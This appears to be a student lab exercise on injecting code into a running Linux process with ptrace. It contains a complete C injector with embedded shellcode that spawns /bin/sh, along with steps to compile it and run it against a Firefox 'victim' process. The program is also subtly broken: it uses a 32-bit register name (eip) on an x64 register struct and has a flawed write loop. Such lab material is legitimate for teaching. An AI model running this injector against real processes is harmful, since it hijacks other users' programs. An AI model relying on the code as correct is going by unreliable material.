**Ex 12**

**Date**

**Perform code injection in the running process using ptrace**

**AIM:**

To perform code injection in the running process using ptrace.

**ALOGORITHM:**

1. Create a program that takes as input a PID of the running process and uses PTRACE\_ATTACH to attach to a running process. The callee is stopped and the caller now is in control.

2. After attaching get the registers of the running process using PTRACE\_GETREGS. This will also return the instruction pointer, so know where the callee is in terms of instruction execution.

3. Inject the shellcode at the point the RIP (instruction pointer) is. So inject\_code method, use PTRACE\_POKETEXT call which takes as input PID of the callee, target location (will be RIP of callee process), source (shellcode)

**PROGRAM**

# include <stdio.h>//C standard input output

# include <stdlib.h>//C Standard General Utilities Library

# include <string.h>//C string lib header

# include <unistd.h>//standard symbolic constants and types

# include <sys/wait.h>//declarations for waiting

# include <sys/ptrace.h>//gives access to ptrace functionality

# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh

char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"

"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

};

//header for our program.

void header()

{

printf("----Memory bytecode injector-----\n");

}

//main program notice we take command line options

int main(int argc,char\*\*argv)

{

int i,size,pid=0;

struct user\_regs\_struct reg;//struct that gives access to registers

//note that this regs will be in x64 for me

//unless your using 32bit then eip,eax,edx etc...

char\*buff;

header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]);

size=sizeof(shellcode);

//allocate a char size memory

buff=(char\*)malloc(size);

//fill the buff memory with 0s upto size

memset(buff,0x0,size);

//copy shellcode from source to destination

memcpy(buff,shellcode,sizeof(shellcode));

//attach process of pid

ptrace(PTRACE\_ATTACH,pid,0,0);

//wait for child to change state

wait((int\*)0);

//get process pid registers i.e Copy the process pid's general-purpose

//or floating-point registers,respectively,

//to the address reg in the tracer

ptrace(PTRACE\_GETREGS,pid,0,&reg);

printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

//Copy the word data to the address buff in the process's memory

for(i=0;i<size;i++){

ptrace(PTRACE\_POKETEXT,pid,reg.eip+i,\*(int\*)(buff+i));

}

//detach from the process and free buff memory

ptrace(PTRACE\_DETACH,pid,0,0);

free(buff);

return 0;

}

**OUTPUT:**


open firefox on linux terminal then inject the code.... the initial program will crush but the shell will run.

gcc -o injector injector.c

get the pid of the victim process ps -e|grep firefox

new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.

kill -9 4567



**Result:**

Hence to perform code injection in the running process using ptrace was implemented successfully.